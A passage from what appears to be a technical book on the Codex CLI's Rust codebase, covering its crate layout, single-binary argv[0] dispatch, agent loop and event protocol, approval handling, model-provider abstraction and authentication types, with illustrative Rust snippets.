
Before we name crates, let's trace a single request through all four layers, so the rest of the book has a skeleton. Suppose you type `"add a --verbose flag"` into the terminal.



Every later chapter is a zoom into one band of this diagram. Keep it nearby.

3.3 The crate map

`codex-rs` is a Cargo workspace with dozens of crates, all prefixed `codex-` (the `core` folder builds the crate `codex-core`, and so on). That can be intimidating. But the crates cluster cleanly into the four layers plus some shared plumbing. Here is the map you should keep in your head — not every crate, but the load-bearing ones.



A few crates do not fit a single layer because they are *shared plumbing* used everywhere:

- `codex-home` — locates and manages `~/.codex/`, the directory where config, auth, sessions, and memory live.
- `config` — loads and *layers* configuration from many sources (system, user, project, CLI flags). Covered in [Chapter 10](#).
- `process-hardening` — runs before `main()` to disable core dumps, block debuggers, and strip dangerous environment variables. A security primitive used by every entry point.

3.4 One binary, many faces

A small but clever detail ties the surfaces together: **Codex is a single executable that behaves differently depending on the name it was invoked under.** This is the `arg0` trick, implemented in `arg0/src/lib.rs`.


When the binary starts, `arg0_dispatch()` inspects `argv[0]` — the name it was called as:

```

if exe_name == "codex-linux-sandbox" {
    codex_linux_sandbox::run_main()           // become the sandbox helper
} else if exe_name == "codex-execve-wrapper" {
    codex_shell_escalation::run_shell_escalation_execve_wrapper(...)
} else if exe_name == "apply_patch" {
    codex_apply_patch::main()                 // become the patch tool
}
// otherwise: behave as the normal `codex` CLI

```

Why do this instead of separate binaries? Because the sandbox helper, the patch applier, and the main agent must ship *together* and stay version-locked — the agent literally *re-executes itself* under a different name to spawn its own sandbox. Shipping one binary that can wear several hats guarantees the parts can never drift apart, and keeps distribution to a single file. The cost is a little indirection at startup, which the dispatch table makes explicit.



The argv0 trick: one file, four personalities, chosen by the name it was launched as.

3.5 What to hold onto

If you remember three things from this chapter, make them these:

1. **Four layers, a message boundary in the middle.** Surfaces and engine communicate only through `Submission / Event` messages, which is why one engine serves every front end.
2. **The engine is `codex-core`.** When in doubt about "where does the agent actually live," the answer is `core`.
3. **Capabilities are deliberately separate crates.** Models, tools, and sandboxes are isolated so each can be reasoned about — and secured — on its own.

Now we descend into the engine. [Chapter 4](#) opens up the agent loop.

Chapter 4 — The Agent Loop


This is the heart of the book. Everything you have read so far was preparation for understanding one thing: how a sentence you typed becomes a running, self-directing loop that calls a model, executes its decisions, and feeds the results back until the work is done. We will build the picture up in layers — the channels, the session, the turn, the streaming events — and ground each one in the real types from `codex-core`.

4.1 Two channels and a background task

At the very bottom, the engine is shockingly simple in shape: it is a **background task that reads submissions off one channel and writes events onto another**. The public handle to a running agent is the `Codex` struct (`core/src/session/mod.rs`):

```
pub struct Codex {
    pub(crate) tx_sub: Sender<Submission>,    // you push work in here
    pub(crate) rx_event: Receiver<Event>,      // events come out here
    pub(crate) agent_status: watch::Receiver<AgentStatus>,
    pub(crate) session: Arc<Session>,         // the shared session state
    pub(crate) session_loop_termination: SessionLoopTermination,
}
```

A surface (the TUI, `exec`, the app-server) holds a `Codex`. To make the agent do something, it calls `codex.submit(op)`, which wraps the `Op` in a `Submission` and sends it down `tx_sub`. To learn what the agent is doing, it reads `Event`s off `rx_event`. That is the *entire* contract between a surface and the engine.



When a session is spawned (`Codex::spawn_internal`), the engine creates a **bounded** submission channel (capacity 512), an **unbounded** event channel, builds the `Session`, and spawns a single long-lived task running `submission_loop` (`core/src/session/handlers.rs`). That loop is the engine's only "thread of control." It receives one `Submission` at a time and dispatches on its `Op`:

```
match op {
  Op::UserInput { .. }    => user_input_or_turn(...).await,
  Op::Interrupt           => interrupt(...),
  Op::ExecApproval { .. } => resolve a pending approval,
  Op::Compact             => summarize history,
  Op::Shutdown            => break,    // end the loop
  // ... ~30 variants
}
```

The choice to serialize *everything* through one task is deliberate and load-bearing. It guarantees there is **at most one turn running at a time**, which makes approvals, tool accounting, and history mutation tractable — no two turns can race to edit the same file or both ask you a question at once. The cost is that the engine does not run two turns in parallel; the design bets that an agent's work is dominated by waiting on the model and on tools (both naturally async) rather than on CPU, so a single coordinating task loses nothing.

4.2 Submissions and Events: the protocol

The two message types deserve a closer look, because the entire system is built on them.

A **Submission** carries an **Op** — an *operation* the caller wants performed:

```
pub struct Submission {
  pub id: String,           // correlation id
  pub op: Op,               // what to do
  pub client_user_message_id: Option<String>,
  pub trace: Option<W3cTraceContext>,
}
```

The most important **Op** is **UserInput** — "here is something the user said, run a turn on it." Others handle the lifecycle: **Interrupt** to stop, **ExecApproval** / **PatchApproval** to answer a permission prompt, **Compact** to shrink history, **Shutdown** to end. The full set is the agent's *command vocabulary*.

Flowing the other way, an **Event** carries an **EventMsg** describing something that happened:

```
pub struct Event { pub id: String, pub msg: EventMsg }
```

EventMsg is a large enum, but its variants group naturally:

Lifecycle

- TurnStarted
- TurnComplete
- TurnAborted
- SessionConfigured

Content (streamed)

- ItemStarted
- ItemUpdated (deltas)
- ItemCompleted
- AgentReasoning

Action & approval

- ExecCommandBegin/End
- ExecApprovalRequest
- RequestPermissions
- McpToolCallBegin/End

Bookkeeping

- TokenCount
- ContextCompacted
- Error / Warning
- ThreadUpdate

The EventMsg families. A surface is just a function that turns this stream into pixels.

This event-stream design is *why* the TUI can show you the agent's reasoning, the command it is running, and its output as they happen, rather than freezing until the turn is done. The surface subscribes to a firehose of small events and paints them incrementally.

4.3 Session, Turn, and TurnContext

Now the nouns. Three structs hold the agent's state, at three timescales.

Session (`core/src/session/session.rs`) is the whole conversation — it lives for the life of the thread:

```
pub(crate) struct Session {
    pub(crate) thread_id: ThreadId,
    pub(crate) tx_event: Sender<Event>,           // how it speaks
    pub(crate) state: Mutex<SessionState>,        // history + state
    pub(crate) active_turn: Mutex<Option<ActiveTurn>>, // the turn in flight, if any
    pub(crate) input_queue: InputQueue,           // a mailbox for new input
    pub(crate) services: SessionServices,         // model client, MCP, skills...
    // ...
}
```


ActiveTurn (`core/src/state/turn.rs`) exists only while a turn is running. It bundles the running task with the turn's mutable state — pending approvals, the input mailbox, the tool-call counter:

```
pub(crate) struct ActiveTurn {
    pub(crate) task: Option<RunningTask>,
    pub(crate) turn_state: Arc<Mutex<TurnState>>,
}
```

TurnContext (`core/src/session/turn_context.rs`) is a *frozen snapshot* of the configuration for one turn — the model, the provider, the sandbox policy, the working directory, the reasoning effort. Crucially, it is captured at the *start* of the turn and never changes mid-flight:

```
pub struct TurnContext {
    pub(crate) sub_id: String,
    pub(crate) model_info: ModelInfo,
    pub(crate) provider: SharedModelProvider,
    pub(crate) environments: TurnEnvironmentSnapshot,    // cwd, exec envs
    pub(crate) permission_profile: PermissionProfile,
    pub(crate) reasoning_effort: Option<ReasoningEffortConfig>,
    // ~20 more fields
}
```

Why freeze it? Because a turn is long-lived — it can loop many times and run for minutes — and you might change a setting while it runs. Snapshotting the config at turn start means the turn sees one consistent world: it cannot suddenly switch models or sandbox rules halfway through a sequence of tool calls. This is a small idea with large consequences for reasoning about correctness.



4.4 Inside a turn: the loop within the loop


When `submission_loop` receives an `Op::UserInput`, it starts a turn by spawning `run_turn` (`core/src/session/turn.rs`). This is the loop *within* the submission loop — the agentic cycle from [Chapter 2](#), made real. Stripped to its skeleton:

```
loop {
    // 1. Ask the model what to do, streaming its reply
    let result = run_sampling_request(sess, turn_context, input, ...).await?;

    // 2. Did the model ask for more (a tool call), or is it done?
    if result.needs_follow_up || has_pending_input {
        // maybe compact if we're near the context limit, then loop again
        if near_token_limit { run_auto_compact(...).await?; }
        continue;
    } else {
        // model returned a plain message and no tool call → turn is over
        run_stop_hooks(...).await;
        break;
    }
}
```

The decision at step 2 is the entire game. After each model call, the engine asks: *did the model request a tool?* If yes, the tool has already been executed and its result appended to the

transcript, so we loop and call the model again with the richer history. If no — the model just spoke to the user — the turn ends.



Syntax error in text

mermaid version 11.15.0

4.5 Streaming: how a model call actually works

Step 1 — "ask the model" — is itself a streaming pipeline, not a single blocking call. Down inside `run_sampling_request`, Codex opens a stream to the model and consumes a sequence of `ResponseEvent`s (codex-api/src/common.rs):

```
pub enum ResponseEvent {
    Created, // the response has begun
    OutputItemAdded(ResponseItem), // a new item starts (message / tool call)
    OutputTextDelta(String), // one chunk of assistant text
    ReasoningContentDelta { delta, .. }, // one chunk of hidden reasoning
    ToolCallInputDelta { delta, .. }, // partial JSON args for a tool call
    OutputItemDone(ResponseItem), // an item is complete
    Completed { token_usage, end_turn }, // the whole response is finished
}
```

As these arrive, the engine translates them into the outward `EventMsg` stream the surface sees: an `OutputItemAdded` for an assistant message becomes `ItemStarted`; each `OutputTextDelta` becomes an `ItemUpdated` carrying a few more characters; an `OutputItemDone` for a `FunctionCall` triggers tool execution. The two streams — model→engine (`ResponseEvent`) and engine→surface (`EventMsg`) — run in lock-step, and the translation between them is where "the model is thinking" turns into "text appearing on your screen."


Why two event types? `ResponseEvent` is the model's wire format — provider-shaped, full of deltas and token bookkeeping. `EventMsg` is the agent's *own* vocabulary — turns, items, approvals — independent of any provider. The engine owns the translation, so swapping the model provider never changes what a surface has to understand.

The `ResponseItem` type that flows through these events is the universal unit of conversation history: a `Message` (user/assistant/developer), a `FunctionCall` (a tool the model wants), a

`FunctionCallOutput` (the result fed back), a `Reasoning` block, a `LocalShellCall`, a `Compaction` marker, and so on. The whole transcript — everything the model "remembers" — is just a `Vec<ResponseItem>`, and as we'll see in [Chapter 10](#), persisting that vector to disk is how sessions resume.

4.6 Approvals: pausing the loop for a human

Sometimes the loop must stop and *wait for you*. The model proposes a command that the policy says is risky; Codex needs your blessing before running it. This is implemented with a beautifully simple pattern: a **one-shot channel** parked in the turn's state.




The turn emits an `ExecApprovalRequest` event and then *awaits* a receiver. Your answer comes back as a *separate submission* (`Op::ExecApproval`), which the submission loop matches to the parked sender by id and resolves. The awaiting turn wakes up with your decision and continues. This is how an asynchronous human gets spliced into the middle of an autonomous loop without blocking the whole engine — the turn suspends, but the submission loop keeps turning, ready to receive the approval. We meet the *policy* that decides when an approval is needed in [Chapter 7](#).

4.7 The mailbox: typing while it works

One last subtlety, because it shows the care in the design. You can type a new message *while the agent is mid-turn*. Where does it go? Into the turn's **input mailbox** (`InputQueue` / `pending_input` in `TurnState`). The turn drains the mailbox at the top of each loop iteration, folding your new words into the next model call.

But there's a trap: if a turn has *already shown you a final answer* and a late message arrives (say, from a spawned sub-agent), folding it in would awkwardly extend an answer you considered finished. Codex handles this with a tiny state machine, `MailboxDeliveryPhase`:



In `CurrentTurn` phase, queued input joins the running turn. Once the turn has produced user-visible terminal output, it flips to `NextTurn`, and further mail waits for a fresh turn. This is the kind of detail you only need once you have multi-agent threads — but it is a nice illustration of the principle that *the loop is a carefully managed state machine, not a simple `while` loop*.

4.8 What to hold onto

- The engine is **one background task** draining a **submission channel** and emitting an **event channel**. At most one turn runs at a time.
- A **turn** is the inner agentic loop: call the model, run any tool it asks for, feed the result back, repeat until the model just talks.
- **Two event vocabularies** — `ResponseEvent` (model's) and `EventMsg` (agent's) — keep the surfaces independent of the provider.
- **Approvals** suspend a turn on a one-shot channel, resolved by a later submission, so a human can step into the loop without freezing the engine.

We have seen the loop call "the model" as if that were one thing. It is not. The next chapter, [Talking to the Model](#), opens that box.

Chapter 5 — Talking to the Model

In [Chapter 4](#) the loop called "the model" as though that were a single, simple thing. It is not. Behind that call sits a whole subsystem: a wire protocol, a provider abstraction that lets Codex talk to OpenAI, a local Ollama, Amazon Bedrock, or LM Studio through one interface, an authentication stack that juggles ChatGPT logins and API keys, and a streaming parser that turns a raw byte stream into the typed `ResponseEvent`s we already met. This chapter opens that box.

5.1 One wire protocol: the Responses API

The first thing to know is that Codex speaks exactly **one** model protocol: OpenAI's **Responses API**. It does *not* use the older Chat Completions API. This is enforced right in the type system (`model-provider-info/src/lib.rs`), where the wire-protocol enum has a single variant:

```
pub enum WireApi { Responses }
```

The config parser will even reject the legacy setting with a pointed error: *"chat" is no longer supported. How to fix: set wire_api = "responses"*. Why be so strict? Because the Responses API is built around the richer notion of a turn that Codex needs — reasoning, tool calls, and messages as distinct, typed *items* — rather than Chat Completions' flat list of role-tagged strings. Committing to one protocol means the engine never has to paper over two different shapes of "what the model said." The cost is that any provider Codex talks to must expose a Responses-compatible endpoint; we'll see how local providers do.

Design stance. Support *many providers* but *one protocol*. The variety lives in *where* requests go and *how* they're authenticated; the *shape* of a request is always the same. This is why the streaming parser and the agent loop never branch on the provider.

5.2 The provider abstraction


How does one protocol reach four very different backends? Through the `ModelProvider` trait (`model-provider/src/provider.rs`), the seam that hides every backend difference behind a uniform interface:

```
pub trait ModelProvider: fmt::Debug + Send + Sync {
    fn info(&self) -> &ModelProviderInfo;
    fn auth(&self) -> ModelProviderFuture<'_, Option<CodexAuth>>;
    fn api_provider(&self) -> ModelProviderFuture<'_, Provider>;
    fn runtime_base_url(&self) -> ModelProviderFuture<'_, Result<Option<String>>>;
    fn models_manager(&self, codex_home: PathBuf, ...) -> SharedModelsManager;
    // ...
}
```

There are two concrete implementations, chosen by a factory:

```
pub fn create_model_provider(info: ModelProviderInfo, auth: Option<Arc<AuthManager>>)
-> SharedModelProvider
{
    if info.is_amazon_bedrock() {
        Arc::new(AmazonBedrockModelProvider::new(info, auth)) // AWS SigV4 signing
    } else {
        Arc::new(ConfiguredModelProvider::new(info, auth)) // everything else
    }
}
```

`ConfiguredModelProvider` is the workhorse: an OpenAI-compatible HTTP client driven entirely by data — a `ModelProviderInfo` record. Want to point Codex at a local Ollama? You don't write code; you supply a different `ModelProviderInfo` (different base URL, no auth). The single Bedrock special case exists only because AWS requires every request to be cryptographically *signed* (SigV4), which is more than a base-URL change.



The data record that drives it all is worth seeing, because it *is* the configuration surface for "add a model provider":

```
pub struct ModelProviderInfo {
    pub name: String,
    pub base_url: Option<String>,
    pub env_key: Option<String>,          // env var holding the API key
    pub auth: Option<ModelProviderAuthInfo>, // or a command that prints a token
    pub aws: Option<ModelProviderAwsAuthInfo>,
    pub wire_api: WireApi,                // always Responses
    pub http_headers: Option<HashMap<String,String>>,
    pub request_max_retries: Option<u64>,
    pub stream_max_retries: Option<u64>,
    pub stream_idle_timeout_ms: Option<u64>,
    pub requires_openai_auth: bool,
    pub supports_websockets: bool,
}
```


Built-in providers (OpenAI, Bedrock, Ollama, LM Studio) are produced by `built_in_model_providers()`; you can add or override any of them under the `model_providers` key in `config.toml` ([Chapter 10](#)).

5.3 Authentication: many doors, one lock

Talking to a model means proving you're allowed to. Codex supports several auth methods behind one enum, `CodexAuth` (`login/src/auth/manager.rs`):

```
pub enum CodexAuth {
    ApiKey(ApiKeyAuth),          // a plain provider API key
    Chatgpt(ChatgptAuth),        // OAuth tokens from "Sign in with ChatGPT"
    ChatgptAuthTokens(ChatgptAuthTokens), // ephemeral OAuth tokens
    AgentIdentity(AgentIdentityAuth), // JWT-based agent identity
    PersonalAccessToken(PersonalAccessTokenAuth),
    BedrockApiKey(BedrockApiKeyAuth), // AWS-specific
}
```

The most interesting door is **Sign in with ChatGPT**, which lets you use Codex on your existing Plus/Pro/Business plan instead of a metered API key. It is a standard OAuth 2.0 flow with **PKCE** (Proof Key for Code Exchange), the technique that lets a public client — a CLI with no secret — authenticate safely.



